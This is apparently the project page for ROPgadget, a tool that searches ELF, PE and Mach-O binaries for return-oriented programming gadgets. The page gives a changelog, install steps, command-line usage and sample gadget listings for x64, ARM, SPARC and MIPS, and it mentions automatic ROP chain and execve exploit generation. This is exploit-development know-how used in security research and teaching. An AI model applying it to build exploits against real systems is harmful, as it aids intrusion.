
Jonathan Salwan (https://twitter.com/JonathanSalwan)

 (http://shell-storm.org/JonathanSalwan.jpeg)

Twitter Profile (https://twitter.com/JonathanSalwan)
GitHub Profile (https://github.com/JonathanSalwan/)
Google+ Profile (https://plus.google.com/+JonathanSalwan)
Linkedin Profile (http://www.linkedin.com/pub/jonathan-salwan/82/39b/4bb)
RSS feeds (http://shell-storm.org/rss.xml)
Email (mailto:jonathan.salwan gmail com)

ROPgadget - Gadgets finder and auto-roper

by Jonathan Salwan (http://twitter.com/JonathanSalwan) - 2011-03-12

Description

This tool lets you search your gadgets on your binaries to facilitate your ROP exploitation. ROPgadget supports ELF/PE/Mach-O format on x86, x64, ARM, PowerPC, SPARC and MIPS architectures. Since the version 5, ROPgadget has a new core which is written in Python using Capstone disassembly framework for the gadgets search engine - The older version can be found in the Archives directory but it will not be maintained.

GitHub https://github.com/JonathanSalwan/ROPgadget (https://github.com/JonathanSalwan/ROPgadget/tree/master)

Change Log

```
v5.4:     Fix: bug e_shstrndx = UNDEF
          Add: gadget intel x64 - 0F05 syscall
          Add: gadget arm64 - ret reg
          Add: gadget arm64 - bl/blr reg
          Add: gadget intel x64 - jmp/call [reg+imm]
          Add: Improve performance around the search engine
          Add: Python3 support
          Add: test suite file

v5.3:     Fix: some Bugs
          Fix: Use segment instead of section to find gadgets
          Add: --all option
          Add: --multibr option
          Add: --offset option
          Add: --rawArch option
          Add: --rawMode option
          Add: pypi setup install
          Add: support for Universal binaries on OS X
          Add: more console commands
          Add: Add ARM64 gadgets
          Add: x86_64 ROP chain generation
          Add: more x86 branch instructions
          Update: design

v5.1:     Bug fix: Aligning Instruction
          Add: --badbytes option
          Add: System gadget for MIPS arch
          Fix: JOP PPC

v5.0:     Restart from scratch
          New core in Python using Capstone Framework
          Support ARM, x86, x64, MIPS, Sparc and PowerPC
          Suport Mach-O, PE and ELF
          Add console mode

v4.0.3:   Made searching for gadgets faster by dark-rose

v4.0.2:   Bug fix genInstrX86.
          Bug fix by cao - comparison in gadget search for gadgets with null charac
ter

v4.0.1:   Update python3 to python2.
          Add new script python to generate gadgets table 32 and 64 bits.
          Update default syntax to Intel.
          genInstrX86.py: Add severals pop + ret combination

v4.0.0:   Addition of 64 bit linux support for ROP exploit generation.
          Addition of 64 bit support for ROP gadget searching.
          Addition of Windows PE file loading for gadget searching.
          Addition of detection of shared libraries and improved code gen for them.
          Generation of execve ROP exploits with arbitrary argument vectors.
          Payload generation in PHP, C and Perl as well as improved generation for
python.
          Color disable/enable switch.
          Improved user friendliness.
          Vastly increased ROP searching speed.
          Code restructuring for easing addition of new architectures/platforms.
          General refacoring and code friendiness.

v3.4.1:   Bug Fix in module importsc with intel syntax
v3.4.0:   Feature - Support Att and intel syntax
v3.3.4:   Bug Fix - Fake positive (github issue)
v3.3.3:   Bug Fix in the supported architecures. (src/check_arch_supported.c)
v3.3.2:   Bug Fix (Buffer Overflow - src/check_bind_mode.c)
v3.3.1:   Segmentation Fault fixed, on compilation x86 64 bits (src/varop.c)
v3.3:     New Core and news features.
```

How to install


```
$ git clone -b master http://github.com/JonathanSalwan/ROPgadget.git
$ cd ROPgadget
$ cd ./dependencies/capstone-next
$ ./make.sh
$ sudo ./make.sh install
$ cd ./bindings/python
$ make
$ sudo make install
```

Usage

```
usage: ROPgadget.py [-h] [-v] [--binary <binary>] [--opcode <opcodes>]
                    [--string <string>] [--memstr <string>] [--depth <nbyte>]
                    [--only <key>] [--filter <key>] [--range <start-end>]
                    [--thumb] [--console] [--norop] [--nojop] [--nosys]

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         Display the ROPgadget's version
  --binary <binary>     Specify a binary filename to analyze
  --opcode <opcodes>    Search opcode in executable segment
  --string <string>     Search string in readable segment
  --memstr <string>     Search each byte in all readable segment
  --depth <nbyte>       Depth for search engine (default 10)
  --only <key>          Only show specific instructions
  --filter <key>        Suppress specific instructions
  --range <start-end>   Search between two addresses (0x...-0x...)
  --badbytes <byte>     Rejects specific bytes in the gadget's address
  --rawArch <arch>      Specify an arch for a raw file
  --rawMode <mode>      Specify a mode for a raw file
  --offset <hexaddr>    Specify an offset for gadget addresses
  --ropchain            Enable the ROP chain generation
  --thumb               Use the thumb mode for the search engine (ARM only)
  --console             Use an interactive console for search engine
  --norop               Disable ROP search engine
  --nojop               Disable JOP search engine
  --nosys               Disable SYS search engine
  --multibr             Enable multiple branch gadgets
  --all                 Disables the removal of duplicate gadgets
  --dump                Outputs the gadget bytes

console commands:
  display               Display all gadgets
  help                  Display the help
  load                  Load all gadgets
  quit                  Quit the console mode
  search                Search specific keywords or not
```


Screenshot

Intel x64




```
0x0000000000440608 : mov dword ptr [rdx], ecx ; ret
0x00000000004598b7 : mov eax, dword ptr [rax + 0xc] ; ret
0x0000000000431544 : mov eax, dword ptr [rax + 4] ; ret
0x000000000045a295 : mov eax, dword ptr [rax + 8] ; ret
0x00000000004a3788 : mov eax, dword ptr [rax + rdi*8] ; ret
0x0000000000493dec : mov eax, dword ptr [rdx + 8] ; ret
0x00000000004a36f7 : mov eax, dword ptr [rdx + rax*8] ; ret
0x0000000000493dc8 : mov eax, dword ptr [rsi + 8] ; ret
0x000000000043fbeb : mov eax, ebp ; pop rbp ; ret
0x00000000004220fa : mov eax, ebx ; pop rbx ; ret
0x0000000000495b90 : mov eax, ecx ; pop rbx ; ret
0x0000000000482498 : mov eax, edi ; pop rbx ; ret
0x0000000000437c11 : mov eax, edi ; ret
0x000000000042cfa1 : mov eax, edx ; pop rbx ; ret
0x000000000047d484 : mov eax, edx ; ret
0x000000000043de7e : mov ebp, esi ; jmp rax
0x0000000000499461 : mov ecx, esp ; jmp rax
0x00000000004324fb : mov edi, dword ptr [rbp] ; call rbx
0x0000000000443f34 : mov edi, dword ptr [rdi + 0x30] ; call rax
0x00000000004607e2 : mov edi, dword ptr [rdi] ; call rsi
0x000000000045c71e : mov edi, ebp ; call rax
0x0000000000491e33 : mov edi, ebp ; call rdx
0x00000000004a7a2d : mov edi, ebp ; nop ; call rax
0x000000000045c4c1 : mov edi, ebx ; call rax
```

ARM v7




```
0x00017ef4 : ldr lr, [sp], #4 ; add sp, sp, #4 ; bx lr
0x00014f38 : ldr r0, [pc, #0x5c] ; moveq r0, r3 ; pop {r3, r4, r5, pc}
0x00012ab0 : ldr r0, [r0, #0x10] ; bx lr
0x00012aa8 : ldr r0, [r0, #0xc] ; bx lr
0x00012aa0 : ldr r0, [r0, #8] ; bx lr
0x00015e74 : ldr r0, [r0] ; bx lr
0x00015ee8 : ldr r0, [r3, #4] ; str r1, [r3, #4] ; bx lr
0x00012e20 : ldr r0, [r3] ; pop {r3, r4, r5, pc}
0x000130b8 : ldr r0, [r4] ; blx r2
0x000131d0 : ldr r0, [r4] ; ldr r3, [r5, #0x20] ; blx r3
0x00012eec : ldr r0, [r4] ; mov r1, r7 ; blx r6
0x000130e8 : ldr r0, [r7, #-8] ; blx r2
0x00012824 : ldr r1, [r4, #8] ; blx r3
0x0000cadc : ldr r2, [r3, #0xc] ; bl #0x8284 ; pop {r3, r4, r5, pc}
0x000128e0 : ldr r2, [r6, #0x1c] ; blx r2
0x00014de8 : ldr r3, [pc, #0x30] ; str r4, [r3] ; pop {r4, r5, r6, pc}
0x00011d3c : ldr r3, [pc, #4] ; str r0, [r3] ; bx lr
0x00011d4c : ldr r3, [pc, #4] ; strb r0, [r3, #4] ; bx lr
0x00012820 : ldr r3, [r4, #0x18] ; ldr r1, [r4, #8] ; blx r3
0x00012838 : ldr r3, [r4] ; add r0, r3, r0, lsl #3 ; pop {r4, pc}
0x00012d58 : ldr r3, [r4] ; mov r0, r3 ; pop {r4, r5, r6, pc}
0x000131d4 : ldr r3, [r5, #0x20] ; blx r3
0x00012d30 : ldr r3, [r6, #0x1c] ; blx r3
0x00011cd8 : ldr r3, [sp, #0x1c] ; blx r3
```

Sparc v8




```
0x000b6abc : sub %g0, %i0, %i0 ; ba 0x3fffc8 ; restore
0x000a416c : sub %g0, %i0, %i0 ; ba 4 ; restore
0x000a37a0 : sub %g0, %i0, %i0 ; ba 7 ; restore
0x000b6a3c : sub %g0, %i0, %i0 ; ba 8 ; restore
0x000bcfa0 : sub %g0, %o0, %o0 ; sethi 0x3d5, %g1 ; retl
0x000a6224 : sub %l0, %g1, %i0 ; ba %xcc, 0x7ff66 ; restore
0x000a6184 : sub %l0, %g1, %i0 ; ba %xcc, 0x7ff8e ; restore
0x0009eb00 : sub %l1, %l3, %l1 ; st %l1, [%i2] ; ret
0x000b5958 : sub %l3, %l0, %g1 ; ret
0x0004eb90 : subx %g0, %o0, %l0 ; or %g0, %l1, %i1 ; ret
0x000396f0 : subx %g0, %o4, %o4 ; or %g0, %o5, %i1 ; ret
0x00039930 : subx %g0, -1, %g1 ; retl
0x000b6028 : subx %g0, -1, %g1 ; st %g1, [%l0+0x3d4] ; ret
0x00056318 : subx %g0, -1, %g2 ; retl
0x000563d8 : xor %g1, %g3, %g1 ; or %g0, 1, %g2 ; retl
0x0002e15c : xor %g1, 0x110, %g1 ; cmp %g0, %g1 ; retl
0x00068500 : xor %g1, 0x28, %g1 ; cmp %g0, %g1 ; retl
0x000463d0 : xor %g1, 1, %g1 ; cmp %g0, %g1 ; retl
0x000464f0 : xor %g1, 4, %g1 ; cmp %g0, %g1 ; retl
0x000b7770 : xor %g2, %g1, %g1 ; cmp %g0, %g1 ; retl
0x000bbe44 : xor %g2, 1, %g2 ; retl
0x000649fc : xor %g3, %o0, %o0 ; retl
0x0004f524 : xor %l1, %o1, %l1 ; or %g0, %l1, %i1 ; ret
0x000463a8 : xor %o0, 1, %o0 ; retl
```

MIPS




```
0x00403660 : move $s2, $a3 ; jalr $t9
0x00406e90 : move $s2, $s0 ; move $t9, $s1 ; jalr $t9
0x0046cff4 : move $s2, $s3 ; lw $s3, ($s3) ; jalr $t9
0x004146ac : move $s2, $sp ; jalr $t9
0x00435b80 : move $s2, $v0 ; addiu $t9, $s3, 0x5a28 ; jalr $t9
0x0040bc94 : move $s2, $v0 ; jalr $t9
0x0040b7b4 : move $s2, $v0 ; move $t9, $s4 ; jalr $t9
0x0042253c : move $s3, $a0 ; addiu $a0, $zero, 0x188 ; jalr $t9
0x0042df04 : move $s3, $a0 ; move $t9, $s2 ; jalr $t9
0x0040fcd4 : move $s3, $a0 ; move $t9, $t0 ; jalr $t9
0x004105b0 : move $s3, $a1 ; jalr $t9
0x00435ee8 : move $s3, $a1 ; lw $a0, -0x74d0($gp) ; jalr $t9
0x0043404c : move $s3, $a1 ; move $a1, $zero ; jalr $t9
0x004557b8 : move $s3, $a2 ; addu $s0, $s2, $v0 ; jalr $t9
0x00422480 : move $s3, $a2 ; jalr $t9
0x00406608 : move $s3, $a3 ; jalr $t9
0x00426344 : move $s3, $sp ; move $t9, $s0 ; jalr $t9
0x00412be0 : move $s3, $v0 ; lw $a0, -0x7fe4($gp) ; jalr $t9
0x0041f82c : move $s4, $a0 ; jalr $t9
